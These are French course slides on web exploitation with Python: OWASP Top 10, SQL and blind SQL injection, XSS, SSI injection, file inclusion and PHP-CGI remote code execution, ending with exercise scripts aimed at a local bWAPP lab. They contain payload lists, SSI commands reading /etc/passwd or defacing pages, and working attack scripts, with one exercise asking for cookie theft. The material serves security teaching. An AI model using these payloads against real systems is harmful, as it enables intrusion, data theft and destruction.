L'EXPLOITATION

PYTHON POUR LA CYBERSÉCURITÉ

OBJECTIFS

- A la fin de cette partie, vous devriez être en mesure de :
  - Décrire le concept de l'exploitation
  - Expliquer la différence entre vulnérabilité et exploit
  - Discuter les OWASP TOP 10
  - Décrire et exploiter en python les attaques
    - Injection SQL
    - Injection SQL Aveugle
    - Injection HTML
    - Attaque XSS
    - Inclusion de fichier
    - Téléchargement de fichiers sans restrictions
    - Exécution de code PHP-CGI à distance

VULNÉRABILITÉ ET EXPLOIT

- **Vulnérabilité** : Composant d'un système où les mesures de sécurité sont absentes, réduites ou compromises, représentant un point faible du système, permettant à un pirate de compromettre le niveau de sécurité de l'ensemble du système.

- **Exploit** : Type de script, virus, ver ou partie de données binaires qui exploite une vulnérabilité pour créer un comportement inattendu dans les logiciels, le matériel ou les systèmes électroniques.

EXEMPLES

VULNÉRABILITÉ	EXPLOIT
• Buffer overflow	• Crash du système et/ou compromission de données
• Injection SQL	• Compromission et/ou destruction de données
• XSS	• Récolte, traitement et réacheminement d'informations et modification du comportement dynamique des pages Web
• Injection SSI	• Contrôle total ou partiel du système et/ou compromission de données
• Injection de fichiers	

OWASP TOP 10

A01:2021 – Contrôles d'accès défaillants	A02:2021 – Défaillances cryptographiques	A03:2021 – Injection	A04:2021 – Conception non sécurisée	A05:2021 – Mauvaise configuration de sécurité
A06:2021 – Composants vulnérables et obsolètes	A07:2021 – Identification et authentification de mauvaise qualité	A08:2021 – Manque d'intégrité des données et du logiciel	A09:2021 – Carence des systèmes de contrôle et de journalisation	A10:2021 – A10 Falsification de requête côté serveur (SSRF)

INJECTION SQL


- <input name='login' /> <input name='password' />
  - SELECT * FROM table WHERE username='. $login .' AND password='. $password .'


- Login=**alice** & password=**desMerveill3s!**
  - SELECT * FROM table WHERE username='**alice**' AND password='**desMerveill3s!**'

- Login=**alice** & password=**' or 1=1 --**
  - SELECT * FROM table WHERE username='**alice**' AND password='**' or 1=1 --**'

INJECTION SQL

- Très courante dans les applications Web
- Se produit lorsque l'entrée de l'utilisateur est envoyée à l'interpréteur SQL sans assainissement
- L'attaquant trompe l'interpréteur pour qu'il exécute des requêtes SQL involontaires





INJECTION SQL

- Injections simples
  - '--
  - ' or 'a'='a
  - ' or 'a'='a'--
  - ' or '1'='1
  - ' or 1=1--


- Injections de "UNION"
  - ' UNION SELECT field1, field2 FROM table--
  - ' UNION SELECT table_name FROM INFORMATION_SCHEMA.TABLES WHERE table_schema=database()--

- Requêtes empilées
  - '; DROP TABLE table;--


ZU 0666', 0, 0); DROP DATABASE TABLICE;--

INJECTION SQL AVEUGLE

- Demande des questions de type Vrai/Faux à la BDD
- Utilisée quand l'application web retourne des messages génériques
  - Le code vulnérable n'est pas affiché
  - La BDD n'affiche pas les résultats sur la page
- Presque identique à l'injection SQL dans la manière dont se font les requêtes
- Les résultats sont basés sur les réponses de l'application
- L'exploitation est plus lente et plus difficile… mais pas impossible
- L'automatisation est nécessaire



INJECTION HTML

- Se produit lorsqu'un utilisateur insère du code HTML via un champ ou un paramètre de saisie spécifique
- Validation insuffisante des données fournies par l'utilisateur
- Dangereux lorsqu'il est stocké en permanence !
- Peuvent entraîner
  - Des dégradations de sites Web
  - Des attaques de phishing
  - L'exploitation côté client

ATTAQUE XSS

- Se produit lorsqu'un attaquant injecte un script de navigateur dans une application Web
  - Le script ne s'exécute pas sur le site Web, mais dans le navigateur de la victime
  - Le site Web transmet le script au navigateur de la victime
- Validation insuffisante des données fournies par l'utilisateur (~ Injection HTML)
- Généralement JavaScript, mais il peut également inclure HTML, Flash, ou tout autre type de code que le navigateur peut exécuter
- Types
  - Reflected XSS
  - Stored XSS

INJECTION SSI

- Permet l'exploitation en injectant des scripts dans les pages HTML
- Exécution du code arbitraire sur le serveur
- Très similaire à l'injection HTML et XSS
- Peuvent entraîner
  - Des dégradations de sites Web
  - La compromission complète de l'hôte
  - Les attaques de phishing

- <!--#exec cmd="ls -l" -->
- <!--#exec cmd="cat /etc/passwd" -->
- <!--#exec cmd="echo 'Bugged!' > /var/www/index.htm" -->
- <!--#include file="AAAA[...]AA" -->

INJECTION SSI

- Une vulnérabilité plus ancienne dans IIS 4.0 et 5.0 permet à un attaquant d' obtenir les privilèges système ! (CVE-2001-0506 / MS01-044)
- Débordement de buffer dans une bibliothèque de liens dynamiques (ssinc.dll)
- Exploité en créant une page malveillante contenant le code SSI ci-dessous et en forçant l'application à charger la page
- <!--#include file="AAAA[...]AA" -->
- Le nombre de A doit être supérieur à 2049

INCLUSION DE FICHIERS

- Se produisent lorsqu'un attaquant inclut un fichier, généralement via un script sur le serveur Web
- Utilisation d'entrées fournies par l'utilisateur sans validation appropriée
- Types
  - Local File Inclusion, ou LFI
  - Remote File Inclusion, ou RFI

```php
<?php
if(isset($_GET['flag'])) {
    include($_GET['flag'] . ".php");
}
```

TÉLÉCHARGEMENT DE FICHIERS SANS RESTRICTIONS

- Se produisent lorsqu'un attaquant peut télécharger des fichiers sans aucune restriction, ou en contournant les restrictions faibles
- La première étape de nombreuses attaques consiste à transmettre du code au système à attaquer
- L'attaquant n'a qu'à trouver un moyen d'exécuter le code

EXÉCUTION DE CODE PHP-CGI A DISTANCE

- Les configurations PHP-CGI ont une faille lors de l'analyse des paramètres de chaîne de requête à partir de fichiers PHP (CVE-2012-1823)
- Une chaîne de requête sans '=' n'est pas correctement gérée, les commutateurs de ligne cmd peuvent être passés au binaire PHP-CGI
- Divulgation du code source et exécution de code arbitraire !
- Versions PHP concernées : avant 5.3.12 et 5.4.x avant 5.4.2

EXERCISES – INJECTION SQL

- Accédez à BWAPP et connectez-vous en tant qu'utilisateur administrateur.
- Identifiez une page vulnérable à l'injection SQL (ex. : sqli_1.php).
- Développez un script Python pour injecter des commandes SQL et afficher les résultats.

- Extension: Modifier le script pour récupérer les tables et les colonnes de la base de données en utilisant UNION SELECT.

```python
import requests

url = "http://127.0.0.1/bWAPP/sqli_1.php"
payload = {"login": "admin' OR 1=1 -- ", "password": "password", \
        "form": "submit"}
session = requests.Session()

response = session.post(url, data=payload)
print(response.text)
```

EXERCISES – INJECTION SQL AVEUGLE

- Trouver une page BWAPP vulnérable à Blind SQLi (sqli_blind.php).
- Écrire un script Python pour extraire le nom de la base de données caractère par caractère
- Extension: Modifier le script pour récupérer d'autres informations comme les noms de tables.

```python
import requests

url = "http://127.0.0.1/bWAPP/sqli_blind.php"
db_name = ""

for i in range(1, 20):
    for char in "abcdefghijklmnopqrstuvwxyz":
        payload = f"' AND SUBSTRING(database(), {i}, 1)='{char}' -- "
        response = requests.post(url, data={"login": payload, "password": "password"})

        if "Welcome" in response.text:
            db_name += char
            print(f"Database name: {db_name}")
            break
```

EXERCISES – SERVER-SIDE FILE INCLUSION

- Trouver une page vulnérable à l'inclusion de fichiers (ssfi.php).
- Tester l'inclusion d'un fichier local (../../../../etc/passwd).
- Automatiser l'exploitation avec Python.

- Extension : Modifier le script pour lire d'autres fichiers sensibles sur le serveur.

```python
import requests

url = "http://127.0.0.1/bWAPP/ssfi.php?page=../../../../etc/passwd"
response = requests.get(url)

print(response.text)
```

EXERCISES – CROSS-SITE SCRIPTING

- Trouver un champ vulnérable à XSS (xss_get.php).
- Injecter un script JavaScript simple (<script>alert('XSS')</script>).
- Automatiser cette injection avec Python.

- Extension: Modifier le script pour injecter un script malveillant permettant de voler des cookies.

```python
import requests

url = "http://127.0.0.1/bWAPP/xss_get.php"
payload = {"name": "<script>alert('XSS')</script>"}

response = requests.get(url, params=payload)
print(response.text)
```

EXERCISES – SERVER-SIDE INJECTION

- Trouver un formulaire vulnérable (ssi.php).
- Injecter une commande Linux (whoami).
- Automatiser l'attaque avec Python.

- Extension: Exécuter des commandes plus avancées (cat /etc/passwd).

```python
import requests

url = "http://127.0.0.1/bWAPP/ssi.php"
payload = {"input": "; whoami"}

response = requests.post(url, data=payload)
print(response.text)
```